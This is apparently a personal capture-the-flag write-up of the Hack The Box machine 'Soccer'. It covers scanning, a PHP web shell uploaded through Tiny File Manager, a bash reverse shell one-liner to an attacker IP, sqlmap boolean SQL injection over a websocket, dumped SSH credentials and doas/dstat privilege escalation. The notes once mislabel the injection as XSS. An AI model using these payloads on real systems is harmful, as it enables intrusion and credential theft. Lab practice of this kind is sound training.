Enumeration

Friday, December 8, 2023 10:26 PM

Nmap Scan

```
┌──(kali㉿kali)-[~/HTB]
└─$ sudo nmap -sC -sV 10.10.11.194 -oN Soccer/nmap
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-08 22:25 IST
Nmap scan report for 10.10.11.194
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
9091/tcp open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|   GetRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 139
|     Date: Fri, 08 Dec 2023 16:55:40 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot GET /</pre>
|     </body>
|     </html>
|   HTTPOptions:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'none'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 143
|     Date: Fri, 08 Dec 2023 16:55:40 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error</title>
|     </head>
|     <body>
|     <pre>Cannot OPTIONS /</pre>
```

```
|    </body>
|    </html>
|  RTSPRequest:
|    HTTP/1.1 404 Not Found
|    Content-Security-Policy: default-src 'none'
|    X-Content-Type-Options: nosniff
|    Content-Type: text/html; charset=utf-8
|    Content-Length: 143
|    Date: Fri, 08 Dec 2023 16:55:41 GMT
|    Connection: close
|    <!DOCTYPE html>
|    <html lang="en">
|    <head>
|    <meta charset="utf-8">
|    <title>Error</title>
|    </head>
|    <body>
|    <pre>Cannot OPTIONS /</pre>
|    </body>
|_   </html>
```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :

```
SF-Port9091-TCP:V=7.94SVN%I=7%D=12/8%Time=65734A86%P=x86_64-pc-linux-gnu%r
SF:(informix,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20clos
SF:e\r\n\r\n")%r(drda,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection
SF::\x20close\r\n\r\n")%r(GetRequest,168,"HTTP/1\.1\x20404\x20Not\x20Found
SF:\r\nContent-Security-Policy:\x20default-src\x20'none'\r\nX-Content-Type
SF:-Options:\x20nosniff\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\
SF:nContent-Length:\x20139\r\nDate:\x20Fri,\x2008\x20Dec\x202023\x2016:55:
SF:40\x20GMT\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20l
SF:ang=\"en\">\n<head>\n<meta\x20charset=\"utf-8\">\n<title>Error</title>\
SF:n</head>\n<body>\n<pre>Cannot\x20GET\x20/</pre>\n</body>\n</html>\n")%r
SF:(HTTPOptions,16C,"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-
SF:Policy:\x20default-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\
SF:r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x201
SF:43\r\nDate:\x20Fri,\x2008\x20Dec\x202023\x2016:55:40\x20GMT\r\nConnecti
SF:on:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n
SF:<meta\x20charset=\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pr
SF:e>Cannot\x20OPTIONS\x20/</pre>\n</body>\n</html>\n")%r(RTSPRequest,16C,
SF:"HTTP/1\.1\x20404\x20Not\x20Found\r\nContent-Security-Policy:\x20defaul
SF:t-src\x20'none'\r\nX-Content-Type-Options:\x20nosniff\r\nContent-Type:\
SF:x20text/html;\x20charset=utf-8\r\nContent-Length:\x20143\r\nDate:\x20Fr
SF:i,\x2008\x20Dec\x202023\x2016:55:41\x20GMT\r\nConnection:\x20close\r\n\
SF:r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en\">\n<head>\n<meta\x20charset=
SF:\"utf-8\">\n<title>Error</title>\n</head>\n<body>\n<pre>Cannot\x20OPTIO
SF:NS\x20/</pre>\n</body>\n</html>\n")%r(RPCCheck,2F,"HTTP/1\.1\x20400\x20
SF:Bad\x20Request\r\nConnection:\x20close\r\n\r\n")%r(DNSVersionBindReqTCP
SF:,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n
SF:")%r(DNSStatusRequestTCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConn
SF:ection:\x20close\r\n\r\n")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Reques
SF:t\r\nConnection:\x20close\r\n\r\n")%r(SSLSessionReq,2F,"HTTP/1\.1\x2040
SF:0\x20Bad\x20Request\r\nConnection:\x20close\r\n\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.48 seconds

Gobuster


```
┌──(kali㉿kali)-[~/HTB]
└─$ gobuster dir -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt -u http://soccer.htb
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 162]
/.htm                (Status: 403) [Size: 162]
/.                   (Status: 200) [Size: 6917]
/.htaccess           (Status: 403) [Size: 162]
/.htc                (Status: 403) [Size: 162]
/.html_var_DE        (Status: 403) [Size: 162]
/.htpasswd           (Status: 403) [Size: 162]
/.html.              (Status: 403) [Size: 162]
/.html.html          (Status: 403) [Size: 162]
/.htpasswds          (Status: 403) [Size: 162]
/.htm.               (Status: 403) [Size: 162]
/.htmll              (Status: 403) [Size: 162]
/.html.old           (Status: 403) [Size: 162]
/tiny                (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
/.html.bak           (Status: 403) [Size: 162]
/.ht                 (Status: 403) [Size: 162]
/.htm.htm            (Status: 403) [Size: 162]
Progress: 16520 / 43008 (38.41%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 16540 / 43008 (38.46%)
===============================================================
Finished
===============================================================
```

Foothold

Thursday, January 4, 2024 1:27 PM

Login Creds

Thursday, January 4, 2024 1:29 PM



Found The creds Here Default

https://github.com/prasathmani/tinyfilemanager/wiki/Security-and-User-Management

Reverse Shell

Thursday, January 4, 2024 2:13 PM

Shell.php

```
<?php
System($_REQUEST['cmd']);
?>
```

Upload and execute in the URL

Soccer.htb/tiny/uploads/shell.php?cmd=whoami


Intercept with burpsuite requester and give the rev shell one liner

- bash -c 'bash -i >& /dev/tcp/10.10.14.33/9001 0>&1'

- Finding for more configurations in **/etc/nginx/sites-enabled/soc-player.htb**

```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
```


- Found one more server -> **soc-player.soccer.htb**
- Contains login/signup
- Signed in as akhil/akhil
- Found out it is vulnerable to boolean based injection


Tiny File Manager
Soccer - Check
soc-player.soccer.htb/check
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Active-Directory-Expl...
Tickets
Logout
Your Ticket Id: 56405
56405 or 1=1 -- -
Ticket Exists
10 days remaining for the match.
Price
Free
** Please don't forget your ticket number. **


Boolean based SQL

Thursday, January 4, 2024 2:21 PM

- Found one more server -> **soc-player.soccer.htb**
- Contains login/signup
- Signed in as akhil/akhil
- Found out it is vulnerable to boolean based injection



Catching it in burpsuite to exploit further




- Using websocket for communication
- Using wscat to verify the connection
- Sqlmap for further enumeration

Sqlmap

Thursday, January 4, 2024 2:23 PM


> sqlmap -u 'ws://soc-player.soccer.htb:9091' --data='{"id":"*"}' --technique=B --level=5 --risk=3 --threads 10 --batch

- Running on high scan mode reveals and confirms boolean based XSS on site



- **DataBase**
  - **Soccer_db**
- Dumping the data

> sqlmap -u 'ws://soc-player.soccer.htb:9091' --data='{"id":"*"}' --technique B --batch --level 5 --risk 3 --threads 10 -D soccer_db --dump



Creds-

- player:PlayerOftheMatch2022

Break In

Thursday, January 4, 2024 3:09 PM

Used found Creds to ssh in it

Credentials

- **Player:PlayerOftheMatch2022**

Linpeas


Thursday, January 4, 2024 3:10 PM

Downloaded linpeas on target

Config Files


Thursday, January 4, 2024 3:11 PM

- Configs
  - /usr/local/bin/dstat > mainly put by administrator locally
  - /usr/bin/doas > binary to run the program as another user
- To find for special files
  - find / -group player 2>/dev/null | grep -v '^/proc\|^/run\|^/sys'



- Reading the doas file says only player can read/write in dstat directory
- /usr/local/share/dstat
- Creating a python revshell with GTFOBINS shell for dstat
-

- According to notes the only run able state is with doas
-



- Doas /usr/bin/dstat --htb